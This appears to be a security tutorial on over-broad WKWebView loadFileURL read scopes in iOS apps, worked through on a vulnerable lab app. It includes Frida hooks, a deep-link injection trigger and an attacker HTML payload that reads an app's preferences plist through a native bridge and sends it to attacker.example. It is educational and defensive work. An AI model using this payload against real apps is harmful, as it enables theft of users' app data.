
WKWebView.loadFileURL(_:allowingReadAccessTo:) lets a developer load a local HTML file into a web view and specify the read-access boundary. The allowingReadAccessTo parameter is supposed to be a directory the WebView can access, usually the bundle resources or a specific app container subdirectory. Apps that pass overly-broad URLs (like the entire data container or the device root) give the WebView’s JavaScript context access to anything the app can read.
Combined with any way to load attacker-controlled HTML into the same WebView, this becomes the iOS counterpart to Android’s WebView file:// read primitive.
The shape
WebViewController.viewDidLoad calls loadFileURL with NSHomeDirectory() as the read scope:
1
2
3
4
5
6
7
8
9
// VULN: wkwebview-allowing-read-access-to
// allowingReadAccessTo grants JS access to the ENTIRE app container
let htmlPath = Bundle.main.url(forResource: "index", withExtension: "html",
                               subdirectory: "www")
            ?? URL(fileURLWithPath: NSTemporaryDirectory() + "index.html")

// VULN: NSHomeDirectory() as read scope - entire container readable from JS
let containerURL = URL(fileURLWithPath: NSHomeDirectory())
webView.loadFileURL(htmlPath, allowingReadAccessTo: containerURL)
The scope is whatever directory the developer passed. NSHomeDirectory() covers Library/, Documents/, tmp/ - everything the app can read.
WebKit’s file:// same-origin policy limits fetch() to files in the same directory as the loaded page. The scope controls what the WebView process can access; the same-origin policy controls what JavaScript can request. When an app places downloaded HTML in the same directory as sensitive files (e.g., Library/Preferences/), both constraints are satisfied and JS can fetch any file in that directory.
Common over-broad scopes:
URL(fileURLWithPath: "/"), the device root. The WebView can read anywhere the app can read.NSHomeDirectory(), the app’s container. IncludesLibrary/,Documents/,tmp/. Everything sensitive lives in there.Bundle.main.resourceURL!.deletingLastPathComponent(), the app’s resource directory’s parent. Often gives access to neighbouring directories the developer did not intend.
The narrow / correct scope is the specific HTML file’s directory:
1
2
let readAccess = html.deletingLastPathComponent()
webView.loadFileURL(html, allowingReadAccessTo: readAccess)
Identifying it
From source - search for the call directly:
1
grep -r 'loadFileURL' .
Any result that passes NSHomeDirectory() or "/" as the second argument is vulnerable.
From an IPA - static analysis on Swift binaries returns nothing useful. strings, otool, and class-dump all come up empty because modern Swift resolves WKWebView calls at link time without leaving selector strings in the binary. Skip straight to Frida.
If the binary is FairPlay-encrypted (cryptid 1), decrypt it first on a jailbroken device:
1
python3 dump.py com.target.bundleid   # frida-ios-dump

Then hook the ObjC method at runtime. The ObjC selector is loadFileURL:allowingReadAccessToURL: - note ToURL at the end, not the Swift label:
1
2
3
4
5
6
7
8
9
10
11
const WKWebView = ObjC.classes.WKWebView;
Interceptor.attach(
  WKWebView['- loadFileURL:allowingReadAccessToURL:'].implementation,
  {
    onEnter: function (args) {
      const file   = new ObjC.Object(args[2]).toString();
      const access = new ObjC.Object(args[3]).toString();
      console.log('[loadFileURL] file=' + file + ' access=' + access);
    }
  }
);
Navigate every screen in the app. If access prints as the container root or /, the vulnerability is confirmed.
Finding the injection vector

With the scope confirmed, you need a way to load attacker-controlled HTML into the same WebView. Pull the registered URL schemes and Universal Link domains from Info.plist - the scheme is given to you:
1
plutil -p Payload/AppName.app/Info.plist | grep -A10 'CFBundleURLTypes\|associated-domains'
To find what host/path and parameter names the deep link handler accepts, hook the handler while you tap through the app. With -f (spawn), Frida injects before UIApplicationMain runs, so sharedApplication() is null at that point - wait for the app to finish launching first:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
setTimeout(function () {
  const app = ObjC.classes.UIApplication.sharedApplication();
  const delegate = app.delegate();
  const cls = delegate.$className;
  console.log('[delegate] ' + cls);

  Interceptor.attach(
    ObjC.classes[cls]['- application:openURL:options:'].implementation,
    {
      onEnter: function (args) {
        console.log('[deep-link] ' + new ObjC.Object(args[3]));
      }
    }
  );
}, 2000);

Every vulnlab:// link that fires gets logged. To trigger links on a real device (not simulator), open them from Safari on the device or fire them from Frida directly on the main thread. Try each host you find until the WKWebView hook fires. Keep trying until [loadFileURL] or [WKWebView load] prints.


For VulnLabAppiOS, vulnlab://webview?url= is the injection point. The handler fetches the URL over the network, writes it to a temp file inside the container, then loads it via loadFileURL with the same NSHomeDirectory() scope. Attacker HTML runs as a local file with full read access to the container:
1
2
3
4
ObjC.schedule(ObjC.mainQueue, function () {
  const url = ObjC.classes.NSURL.URLWithString_('vulnlab://webview?url=https://attacker.example/payload.html');
  ObjC.classes.UIApplication.sharedApplication().openURL_(url);
});
Attacker payload
Once you have an injection vector, serve attacker HTML from your server. The app fetches it, saves it to Library/Preferences/remote.html, and loads it via loadFileURL. The page URL will contain the container UUID - extract it at runtime.
Note on modern iOS: WebKit (iOS 15+) assigns each file:// URL a unique null origin. Direct fetch('file://...') calls from a file:// page are blocked at the JS layer even within the allowingReadAccessToURL scope - the scope controls process-level access, but the JS renderer enforces its own isolation. Lifting this requires a private WebKit preference that no longer accepts KVC assignment in iOS 18+.
In practice this vulnerability is exploited in two scenarios:
1. Chained with an exposed JS bridge - the WebView exposes a native readFile message handler (a separate vulnerability). Attacker JS running in this WebView calls it directly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<!doctype html>
<html><body>
<script>
const uuid = window.location.href.match(/Application\/([^/]+)\//)?.[1];
if (uuid) {
  window.nativeBridgeCallback = function(data) {
    fetch('https://attacker.example/exfil?d=' + encodeURIComponent(data));
  };
  window.webkit.messageHandlers.nativeBridge.postMessage({
    action: 'readFile',
    arg: '/var/mobile/Containers/Data/Application/' + uuid + '/Library/Preferences/com.vulnlab.iosapp.plist'
  });
}
document.body.textContent = 'uuid: ' + uuid;
</script>
</body></html>
The readFile handler calls String(contentsOfFile:) in native Swift - no JS file:// restriction applies. The allowingReadAccessToURL: NSHomeDirectory() scope means the app process can read the file, and the bridge delivers it.
2. Older iOS or MitM injection into the bundled page - on iOS 14 and below, fetch('file://...') within the allowingReadAccessToURL scope worked from JS. An attacker who could inject JS into the bundled www/index.html (MitM during an update download, or via XSS) could read any file in the container directly.
The UUID problem
iOS app data containers are at /var/mobile/Containers/Data/Application/<UUID>/. The UUID is randomized per install - you never know it ahead of time.
The same-directory approach sidesteps it entirely. The HTML is saved into Library/Preferences/remote.html by the app, inside the container. All ./ fetches resolve relative to that same directory without ever needing to know the UUID.
The “but WKWebView is sandboxed” objection
WKWebView is a separate process from the app, with its own sandbox. File access is bounded by the allowingReadAccessTo scope. The “sandbox” is real, but the developer is the one who sets the scope. Over-broad scope means the sandbox is set to “the whole app container”.
The defence is correctly scoping the read access to the smallest viable directory. The implementation is one line in the code.
Closing
WKWebView’s allowingReadAccessTo is iOS’s setAllowFileAccess equivalent. The developer’s mistake is the same - pass a directory that is too broad to “just make it work”. The audit is one Frida hook: if access prints the container root, the scope is wrong. The fix is one line: scope allowingReadAccessToURL to the HTML file’s own directory.
Happy Hacking !!